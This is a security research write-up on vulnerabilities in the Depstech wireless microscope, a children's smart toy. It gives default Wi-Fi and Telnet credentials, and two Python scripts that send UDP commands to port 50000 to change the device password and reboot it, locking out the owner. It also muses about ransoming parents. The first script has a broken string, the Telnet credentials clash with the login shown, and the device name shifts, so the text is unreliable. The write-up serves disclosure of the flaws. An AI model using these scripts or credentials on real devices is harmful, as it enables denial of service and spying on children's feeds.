Depstech Wireless Microsocope Smart Toy

• Introduction

According to Wikipedia[1], "A smart toy is a toy which effectively has its own intelligence by virtue of on-board electronics. These enable it to learn, behave according to pattern, and alter its actions depending upon environmental stimuli. Typically, it can adjust to the abilities of the player. A modern smart toy has electronics consisting of one or more microprocessors or microcontrollers, volatile and/or non-volatile memory, storage devices, and various forms of input–output devices.[1] It may be networked together with other smart toys or a personal computer in order to enhance its play value or educational features.[2][3] Generally, the smart toy may be controlled by software which is embedded in firmware or else loaded from an input device such as a USB flash drive, Memory Stick or CD-ROM.[4] Smart toys frequently have extensive multimedia capabilities, and these can be utilized to produce a realistic, animated, simulated personality for the toy. Some commercial examples of smart toys are Amazing Amanda, Furby and iDog"

In this article, we are going to discuss the methods used by attackers as well as other security researchers to find security issues in Depstech Wireless Microscope. The chapter will give a quick introduction on the techniques used to exploit this toy[2]. The chapter will talk about how the security researcher obtained the device's firmware, how the firmware was dissected to obtain necessary files and finally a quick introduction on some of the vulnerabilities that were identified in this process. We started our research by looking at smart toys on the Internet. A wireless microscope by Depstech caught our attention. We were surprised by the number of these devices being sold on Amazon for prices that vary from 10$ to 50$. This drove our attention to this specific device. And the rest you can find out for yourself!!

[1] https://en.wikipedia.org/wiki/Smart_toy
[2] https://www.amazon.com/gp/product/B07JN17KP2


Depstech Exploits

In the next section we are going to work towards various issues that were identified in the Shekar borescope.

Network Daemon (App Camera)

As a part of security mapping earlier, we decided to focus on network daemons that the device was exposing on its own wireless network. After performing NMAP[3] scans we identified that the device exposed a telnet server. We focused first on the telnet server binary that manages the telnet daemon but soon found out that we were dealing with standard busybox implementation. We could have focused on that specifically but being opensource busybox has gone through numerous security audits and hence we would have less chance of success with that.

Next, we identified that there was A UDP daemon “app_camera” running on port “50000”. So, we decided to focus on that.


This PC > Windows (C:) > Security > IoT > Wireless Microscope > complete_flash_microscope > _50040.extracted > _341000.extracted > cpio-root > bin

Name	Date modified	Type	Size
app_cam	4/3/2019 9:17 PM	File	118 KB
app_detect	4/3/2019 9:17 PM	File	10 KB
app_random	4/3/2019 9:17 PM	File	4 KB

app_cam Server binary

We decided to focus on identifying common security issues that plague the network daemons in case of embedded devices and would allow attacker to take complete control of the device. We identified this specific component suffered from:

1. Default Credentials
2. Authentication Issues
3. Memory Corruption

➢ Default Credentials (CVE-2020-12732)


We discovered as a part of the research on IoT devices in the most recent firmware for Depstech microscope that the device has default Wifi credentials that are exactly the same for every device. This device acts as an wireless camera that allows its users to use it in various industrial systems and settings, car garages, and also in some cases in the medical clinics to get access to areas that are difficult for a human being to reach. Any breach of this system can allow an attacker to get access to microscope feed and pictures viewed by that child and might allow them to influence the images viewed by the children

[3] https://nmap.org/

All an attacker has to do is connect to the camera's default SSID with default credentials and use the default Android, iOS or Desktop application provided by the same manufacturer to observe the video feed.

Below are the steps that an attacker can use to change the device's password.

1. Connect to the device's wifi SSID Jetion_xxxxxxxx:12345678
2. Now using the mobile or desktop application you can observe the same video feed as the user can observe



Windows desktop application allowing to change Wifi Password

- ➢ Change device Wifi password without additional auth/authz (CVE-2020-12734)

We discovered as a part of the research this device that any user connecting to the device can change the default SSID and password there by denying the owner of the device an access to his/her own device. Once the password for the device is changed then there is no way for a user to connect to the device or even reset the password in any other way. This means an attacker who identifies the device by scanning local Wireless networks and connects to the device's default SSID Jetion_xxxxx with password "12345678" can change the password without any additional difficulty creating a DOS attack. We wondered how an attacker could make use of this situation. A ransom based attack is somewhat possible, well think of scenario where parents buys this device so that their child can use it; would now either have to buy new device or pay the ransom to know the device's passwords. Anyways we will leave it to the imagination of our readers as to how an attacker can exploit this situation. All an attacker has to do is connect to the camera's SSID with the credentials and use the default Android, iOS or Desktop application provided by the same manufacturer to change the credentials and restart the device. This will result in a DOS attack for the owner of the device.

Below are the steps that an attacker can use to change the device's password.

1. Connect to the device's wifi SSID Jetion_xxxx:12345678 using Desktop application
2. Now click the "setting" button in the application and add a new password and click password button to change the default Wifi password of the device
3. Also, the same thing can be achieved by using a python script highlighted below


```
import socket

UDP_IP = "192.168.10.123"
UDP_PORT = 50000

# Below will change the wifi password
MESSAGE = "SETCMD"+"\x01\x00\x00\x00" #which is set wifi name
MESSAGE +="\x02\x00\x09\x00" #Index number is 2 which is change password
and length of the payload
MESSAGE +="12345679

print "UDP target port:", UDP_PORT
print "message:", MESSAGE

sock = socket.socket(socket.AF_INET, # Internet
          socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```


WIFI VIEW

Setting

WiFiName: (empty)

Password: 123456789

Rate/Resolution: 25, 640 * 480

Picture Format: [✓ JPG] BMP

Picture Quality: [✓ Low] Hight

<u>Windows desktop application allowing to change Wifi Password</u>

4. Now if we use the python script then a reboot needs to be issued which can be done the following way

```
import socket

UDP_IP = "192.168.10.123"
UDP_PORT = 50000

# Below will reboot the device
MESSAGE = "SETCMD"+"\x02\x00\x00\x00" #Header
MESSAGE +="\x04\x00\x00\x00"


print "UDP target port:", UDP_PORT
print "message:", MESSAGE

sock = socket.socket(socket.AF_INET, # Internet
          socket.SOCK_DGRAM) # UDP
sock.sendto(MESSAGE, (UDP_IP, UDP_PORT))
```

Now we can see that the user cannot connect to their wireless microscope with default password

- ### Network Daemon (Telnet)


  As a part of security mapping earlier, we decided to continue focus on other network daemons that the device was exposing on user's local wireless network. After performing NMAP[4] scans we identified that the device exposed Telnet daemon. We decided that we would next focus our security research on that specific daemon especially on the fact whether the credentials were easier to obtain.

  - #### Exposed Telnet and credential guessing (CVE-2020-12733)

    We discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the device has Telnet

[4] https://nmap.org/

functionality enabled by default. However, we were not initially successful in identifying the credentials for the device by using standard and default Telnet credentials published on the Internet for various devices. We started searching the Internet to identify who was the actual manufacturer of the device. We used the FCC Id printed on the device to identify the manufacturer of the device was Shenzhen PENGLIXIN Technology Co., Limited. We started identifying more about this company or company names that started with Shenzhen as that is a province in China and our guess was a large number of companies in that province would start with similar names. We identified that "Shezhen Lewei" was another similar manufacturer that sold IP cameras on the Internet and guess what knowing that one name allowed us to gain access to credentials for Telnet device. All we did was create a word list with all the company names associated with Shenzhen province that manufactured embedded devices and performed permutations on them and luckily enough we identified that the device Telnet credentials were of molink/molinkadmin. How convenient. 😊



```
(none) login: lewei
Password:


BusyBox v1.12.1 (2013-10-28 11:12:59 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

Logged in Telnet shell